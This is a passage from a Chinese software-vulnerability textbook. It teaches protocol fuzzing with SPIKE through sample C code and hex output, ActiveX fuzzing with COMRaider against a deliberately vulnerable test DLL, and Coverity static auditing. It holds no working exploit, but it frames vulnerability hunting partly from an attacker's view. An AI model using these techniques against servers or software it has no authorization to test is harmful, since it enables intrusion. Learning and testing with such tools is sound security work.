Paimei 的 File Fuzz 在功能上还显得比较简陋。好的 File Fuzz 应当有零活的测试用例生成规则, 有的甚至会使用脚本来描述畸形文件的生成规则; 其次, 错误捕捉模块应当做到尽可能详细地记录下错误发生时操作系统的状态, 有价值的信息能够大大减少人工分析的工作量; 最后, 结果显示的方法也很重要, 当测试过上万个用例之后, 一般很少有人愿意去看杂乱的文本日志, 方便的 UI 界面配合统计、检索功能往往是必不可少的。

明白了 File Fuzz 的工作原理, 如果您有一定开发基础, 也可以尝试为自己开发一个 File Fuzz。要是您的工具好用, 别忘了推荐给朋友们, 因为在安全技术的圈子里交换自己的工具是一件很流行的事。

16.3 Fuzz 网络协议

16.3.1 协议测试简介

除了文件格式经常成为 Fuzz 测试的对象外, 网络协议也需要严格的 Fuzz 测试以确保其

健壮性和稳定性。

在邮件服务器、FTP 服务器等网络应用中, 服务器端和客户端都需要解析按照一定顺序到达的遵守一定格式的数据包。用面向对象的观点来看, 网络数据包和文件都是程序输入的对象, 并没有质的区别。那么, 既然我们可以用畸形文件来测试文件解析的过程, 也应该同样可以用畸形的数据包来 fuzz 程序对协议解析的健壮性。这种测试就是 Protocol Fuzz。

站在攻击者的角度, 网络协议解析中的漏洞比文件格式解析时的漏洞更有价值。因为利用文件格式中的漏洞需要骗取用户点击载有 shellcode 的畸形文件, 攻击者比较被动; 而一个邮件服务器程序在解析 SMTP 协议时如果产生堆栈溢出, 攻击者就可以主动发送载有 shellcode 的畸形数据包以获得远程控制, 这听起来更像入侵。

此外, 协议解析的过程是一个状态机跳转的过程, 往往充满了数据读取和复制操作, 在编码时稍有不慎就会出现缓冲区溢出漏洞。

综上, 凡是存在网络操作的应用程序, 其协议解析逻辑都需要经过严格的 Fuzz 测试, 否则一旦有漏洞被发现, 后果不堪设想。

由于协议自身的复杂性, Protocol Fuzz 通常要比 File Fuzz 更复杂一些。

例如, 对于如图 16.3.1 所示的协议:




图 16.3.1 协议示意图

假设服务器端在解析 “Cmd 3” 数据包中的命令时存在缓冲区溢出漏洞, 那么攻击者很可能必须模仿客户端, 在与服务器进行了正确的 “Cmd 1” 与 “Cmd 2” 会话之后才能触发这个漏洞; 若直接发送 “Cmd3”, 攻击数据包很可能会被服务器端简单地丢掉。

此外, 随机改变数据包的内容也很可能导致畸形数据包被简单地丢弃, 错过真正的漏洞。例如, 某个数据包中的格式如图 16.3.2 所示。

命令	参数 个数	参数1 的长度	参数1	参数2 的长度
----	----------	------------	-----	------------	-------

图 16.3.2 数据包格式示意图

当我们试图用很长的命令参数来 fuzz 缓冲区溢出漏洞时，还需要注意修改参数的长度、参数的个数等数据域，否则在用于攻击的长字符串抵达缓冲区之前，程序就会将整个数据包丢掉，从而错过真正的漏洞。

16.3.2 SPIKE 的 Fuzz 原理

本节将要介绍的 SPIKE 是一款非常著名的 Protocol Fuzz 工具。SPIKE 的作者是 Immunity 公司的创始人 Dave Aitel，这是一个完全开源的免费工具，您可以去 <http://www.immunitysec.com/resources-freesoftware.shtml> 下载它。

SPIKE 最著名的特性就是 Dave Aitel 引入的基于数据块的 fuzz 理论。作为出色的漏洞挖掘专家，Dave Aitel 非常清楚我们前面介绍过的这种数据内部之间的制约关系——如果你增加某个数据域的长度，很可能需要同时修改另一个指示这个数据域长度的标志位。如果忽略这些数据内部的制约关系，fuzz 测试将变得非常盲目，很难发现真正的漏洞。

为此 Dave Aitel 把数据的基本单位看成块（block），块与块之间可以是平行关系，也可以是嵌套关系，如图 16.3.3 所示。




图 16.3.3 基于 Block 的数据定义方法

为了在构造 fuzz 用例时仍能精确地满足数据结构中这些相互制约的因素，Dave Aitel 实



现了一套功能强大的 API 和数据结构用于定义数据块。实际上, SPIKE 就是这样一套函数与数据结构的集合。

SPIKE 运行在 Linux 环境中, 使用时需要 make 文件。当然, 如果您执意要在 Windows 上用它, 对其代码进行一定的修改也是可以做到的。

SPIKE 没有 Paimei 那样的图形界面, 需要有一定的编程基础才能使用。然而, 最令人头疼的是 SPIKE 没有完善的文档, 需要您去阅读源代码来学习如何使用。结合我个人的经验, 这里给出几个简单的例子, 希望能够帮助您快速上手。

16.3.3 SPIKE 的 Hello World

首先从 Hello World 开始:

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include "spike.h"
main()
{
    struct spike * p_spike = new_spike();
    setspike(p_spike);
    s_string("Hello World!");
    s_print_buffer();
}
```

对代码解释如下。

(1) SPIKE 结构体是程序中最重要数据结构, new_spike()函数用于生成这个结构体并进行简单的初始化。

(2) 一个 Fuzz 程序内可能使用多个 SPIKE 结构体, 所以需要用 setspike(p_spike)指明哪个是当前所使用的。

(3) s_string()函数用于以字符串形式向 SPIKE 结构体的缓冲区添加数据。

(4) s_print_buffer()函数用于以 16 进制形式输入当前缓冲区的数据。

按照实验环境编译运行上述代码, 实验环境如表 16-3-1 所示。

表 16-3-1 实验环境

	推荐使用的环境	备 注
操作系统	Linux Red Hat 9.0	类似的 Linux 环境或 UNIX 环境
编译器	Gcc	
编译选项	使用附件中的 Makefile	需要 SPIKE 的各种头文件一起编译

运行后将得到十六进制的 Hello World 的输出结果:

```
[test@localhost SPIKE_DEMOPKG]$ ./fuzzer
Datasize=12
Start buffer:
48 65 6c 6c 6f 20 57 6f
72 6c 64 21
End buffer:
```

从结果中可以看出, 在使用 SPIKE 提供的数据结构和函数时, 系统将自动记录当前数据的大小。

16.3.4 定义 Block

SPIKE 使用 `s_block_start()` 和 `s_block_end()` 函数来定义一个数据块。下面这段代码演示了如何定义一个嵌套的数据块。

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include "spike.h"

main()
{
    struct spike * p_spike = new_spike();
    setspike(p_spike);
    spike_clear();

    s_block_start("main_block");
```



```

s_string("cmd_main");
s_binary_block_size_intel_word("main_block");

s_block_start("sub_block1");
    s_string("cmd_sub1");
    s_binary_block_size_intel_word("sub_block1");
    s_binary("9090909090909090");
s_block_end("sub_block1");

s_block_start("sub_block2");
    s_string("cmd_sub2");
    s_binary_block_size_intel_word("sub_block2");
    s_binary("44444444");
s_block_end("sub_block2");
s_block_end("main_block");
s_print_buffer();
spike_free(p_spike);
}
    
```

代码定义的数据结构如图 16.3.4 所示。




图 16.3.4 数据结构示意图

数据块的数据部分可以任意变化，SPIKE 将自动为数据块计算其大小，并填写在规定的位序。程序运行结果为：

```
[test@localhost SPIKE_DEMOPKG]$ ./fuzzer
Datasize=48
Start buffer:
63 6d 64 5f 6d 61 69 6e
30 00 00 00 63 6d 64 5f
73 75 62 31 14 00 00 00
90 90 90 90 90 90 90 90
63 6d 64 5f 73 75 62 32
10 00 00 00 44 44 44 44
End buffer:
```

本例中使用了 `s_binary_block_size_intel_word()` 函数来获得 block 的大小，这个函数将按照 Intel 体系结构的大顶机位序把 block 的大小表示成一个 DWORD。协议中数据的位序有可能不是大顶机模式，而且在很多情况下只用一个字节来表示。为了处理这些情况，SPIKE 提供了多种计算 block 大小的函数，例如：

```
int s_binary_block_size_intel_word(char *blockname);
int s_binary_block_size_word_halfword_bigendian_variable(char *blockname);
int s_binary_block_size_word_bigendian_variable(char *blockname);
int s_binary_block_size_intel_halfword_variable(char *blockname);
int s_binary_block_size_intel_word_variable(char *blockname);
int s_blocksize_unsigned_string_variable(char * instring, int size);
int s_blocksize_asciihex(char * blockname);
int s_blocksize_asciihex_variable(char * blockname);
```

16.3.5 生成 Fuzz 用例

在数据块中，除了可以填充静态的数据外，还可以使用变量，用以产生大量不同的测试用例。下面这段代码演示了怎样在数据块中使用变量：


```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include "spike.h"
main()
{
    int i,k;
    struct spike * p_spike = new_spike();
    setspike(p_spike);
    spike_clear();

    //s_init_fuzzing();//使用 SPIKE 自带畸形数据库
    s_add_fuzzstring("fuzz1111");//添加自定义的畸形数据
    s_add_fuzzstring("fuzz2222");//添加自定义的畸形数据
    s_resetfuzzvariable();

    for (k = 0; k < 2; k++) {
        for (i = 0; i < s_get_max_fuzzstring(); i++) {
            spike_clear();
            s_incrementfuzzstring();
            s_string("aaaaaaaa");
            s_string_variable("");
            s_string("bbbbbbbbbb");
            s_string_variable("");
            s_string("cccccccccc");
            s_print_buffer();
        }
        s_incrementfuzzvariable();
    }

    spike_free(p_spike);
}
```



对上述代码需要简单解释如下。

(1) `s_init_fuzzing()`函数表明使用 SPIKE 自带的畸形数据集合, 目前的版本在默认情况下包含了 600 多个畸形数据, 测试范围涵盖了超长字符串、格式化串、路径回溯攻击等方面。

(2) `s_add_fuzzstring()`函数允许用户添加自定义的畸形数据。这里我们仅使用两个畸形数据作为演示, SPIKE 测试原理如图 16.3.5 所示。

(3) 在生成新的测试用例之前, 记得调用 `spike_clear()`清空 SPIKE 的缓存。

(4) 本例在数据块中设置了两个变量, 程序将在这两个位置逐个加入畸形数据。




图 16.3.5 SPIKE 测试原理

(5) `s_incrementfuzzstring()`表示使用下一个畸形数据。

(6) `s_incrementfuzzvariable()`表示移向下一个变量的位置进行 fuzz。

这段演示程序最终的运行结果如下。

```
[test@localhost SPIKE_DEMOPKG]$ ./fuzzer
Variablesized= 8
Datasize=32
Start buffer:
61 61 61 61 61 61 61 61
66 75 7a 7a 31 31 31 31
62 62 62 62 62 62 62 62
63 63 63 63 63 63 63 63
End buffer:
.
Variablesized= 8
Datasize=32
Start buffer:
```



```

61 61 61 61 61 61 61 61
66 75 7a 7a 32 32 32 32
62 62 62 62 62 62 62 62
63 63 63 63 63 63 63 63

```

End buffer:

Datasize=32

Start buffer:

```

61 61 61 61 61 61 61 61
62 62 62 62 62 62 62 62
66 75 7a 7a 31 31 31 31
63 63 63 63 63 63 63 63

```

End buffer:

Datasize=32

Start buffer:

```

61 61 61 61 61 61 61 61
62 62 62 62 62 62 62 62
66 75 7a 7a 32 32 32 32
63 63 63 63 63 63 63 63

```

End buffer:

相信通过本节的两个例子, 您已经能够理解 SPIKE 的工作原理, 并掌握其基本用法了。除了强大的数据格式定义能力外, 作为 Protocol Fuzz, SPIKE 还为我们提供了一组用于网络操作的函数。

```

int spike_send();//send to the fd which is ready right now
int spike_connect_tcp(char * host, int port);
int spike_send_tcp(char * host, int port); //connects and sends
int s_tcp_accept(int listenfd);
void spike_close_tcp();
int spike_send_udp(char * host, int port);

```




```
int spike_connect_udp(char * host, int port);
int spike_connect_udp_ex(char * host, int port, unsigned short local_port);
int spike_listen_udp(int port); //1 on success, 0 on fail
void spike_clear_sendto_addr();
int spike_set_sendto_addr(char * hostname, int destport);
void s_close_udp();
```

要使用这些函数，注意要包含“tcpstuff.h”和“udpstuff.h”两个头文件。

SPIKE 基于 block 的测试方法避免了盲目发送数据包，大大提高了测试用例的准确度。Dave Aitel 曾在 Xcon 2006 上演示过如何用 SPIKE 对 Windows 的 RPC 调用进行 fuzz：将 OllyDbg 的所有异常监视选项打开，并 attach 到目标程序上，然后开始发送畸形数据包。如果畸形数据包能够引起目标进程出错甚至崩溃，那么赶紧忍住狂喜去调试一下，看是不是真的发现漏洞了。

目前的 SPIKE 2.9 完全使用 C 语言开发，Dave 建议如果想要重新实现 SPIKE，他一定会首选 Python 语言。由于 SPIKE 是完全开源的，现在有许多新的商用 fuzz 工具都采用了 SPIKE 的数据块测试思路，而且在 File Fuzz 中也开始使用这种方法。

16.4 Fuzz ActiveX

Windows 2003 和 SP2 中的安全机制成功地遏制了大多数漏洞利用方式，虽然针对 IE 的攻击仍然层出不穷，但现在要想在 Windows 上找到可利用的漏洞已经不是一件容易的事了。

更多的黑客把目光放在第三方软件上——并不是所有公司都像微软这么重视产品的安全性，通过一个精心构造的页面 exploit 第三方软件中的 ActiveX 已经成为“网马”惯用的手段。近年来，国内众多知名软件公司（如 QQ、迅雷等）都曾被发现其注册的 ActiveX 中存在严重的缓冲区溢出漏洞，能够允许攻击者执行任意代码。鉴于这些第三方软件在国内的流行程度，可以说这类漏洞与 IE 自身的漏洞没有太大区别。

为了寻找 COM 中的漏洞，一批专门针对 ActiveX 的 fuzz 工具涌现出来。

(1) COMRaider: (http://labs.iddefense.com/software/fuzzing.php#more_comraider), 著名的 iDefense LAB 出品，其作者是 David Zimmer。一款非常出色的 ActiveX fuzz 工具，并且可以免费使用。

(2) AxMan: (<http://metasploit.com/users/hdm/tools/axman/>)，基于 IE 的 ActiveX fuzz 工具，必须配合 IE 一起使用，目前只支持 IE 6.0。





(3) Axfuzz : (<http://sourceforge.net/projects/axfuzz>), 一个开源的工具, 可以列举 COM 的所有属性, 并进行简单的 fuzz。您可以通过阅读这个工具的源码学习怎样编写自己的 ActiveX。

下面我们将以 COMRadider 为例来实践一下 ActiveX 的 fuzz。

启动 COMRadider 后会首先提示您选择测试的 COM 类型, 这里选择“Choose ActiveX dll or ocx file directly”, 如图 16.4.1 所示。




图 16.4.1 COMRaider 启动界面

COMRadider 安装目录下有一个 vuln.dll 文件, 我们不妨就对这个文件进行 fuzz。如果您也准备测试这个 vuln.dll, 请注意需要提前注册这个 dll。您可以在命令行中使用如下命令进行注册, 如图 16.4.2 所示。




图 16.4.2 注册含有漏洞的 ActiveX

之后用 COMRadider 加载 vuln.dll, 会得到 COM 的各种属性信息, 如图 16.4.3 所示。




图 16.4.3 用 COM Raider 加载 ActiveX

例如, 我们想对函数“Method2”进行 fuzz, 用鼠标选中之, 单击右键, 选择“Fuzz member”, 将得到一批测试脚本。

单击“Next”按钮, 将转入 COMRadider 的调试器界面。单击“Begin Fuzzing”按钮, 测试就开始了。COMRadider 会自动关闭弹出的错误提示框, 并 kill 掉出错的线程。

当所有测试用例都执行完毕后, COMRadider 会给出简短的统计信息, 如图 16.4.4 所示。




图 16.4.4 用 COM Radier 进行 Fuzz 测试

COMRadider 的调试器会记录错误发生时的详细状态, 供测试人员进一步确定测到的是否是真正的漏洞。您可以通过双击任意一个 exception 来查看这些信息, 如图 16.4.5 所示。




图 16.4.5 显示捕捉到的异常信息

如图 16.4.5 所示, 这些信息包含了错误发生时的异常代码、S.E.H 链、当前的指令状态、寄存器状态、函数调用的参数情况、栈中的数据等。结合这些信息, 有经验的测试人员就能大体判断出找到的是不是漏洞了。

16.5 静态代码审计

Coverity 是用来提高软件质量的源代码静态分析工具。您可以把 Coverity 理解成是一个“超级编译器”, 它能够在编译源代码的过程中检查很多种类型的错误。

目前为止, Coverity 支持的编译器和语言包括 Microsoft Visual C/C++、GNU gcc / g++、HP-UX C/C++、Sun C/C++、Wind River C/C++。其支持的操作系统包括 Windows、Solaris、Linux、FreeBSD、HP-UX、NetBSD、Mac OS X。

Coverity 使用一种称作“checker”的模块来检测漏洞, 默认情况下的 checker 包括:

- (1) C checkers: 内存错误、缓冲区溢出、函数的参数及返回值。
- (2) Concurrency checkers: 线程同步、锁机制等。
- (3) Security checkers: 可信数据流的分析、字符串的溢出等。

此外, Coverity 有很好的可扩展性, 它允许用户开发自己的 “checker”, 用以检测代码中特殊的问题。

348

0 day 安全: 软件漏洞分析技术

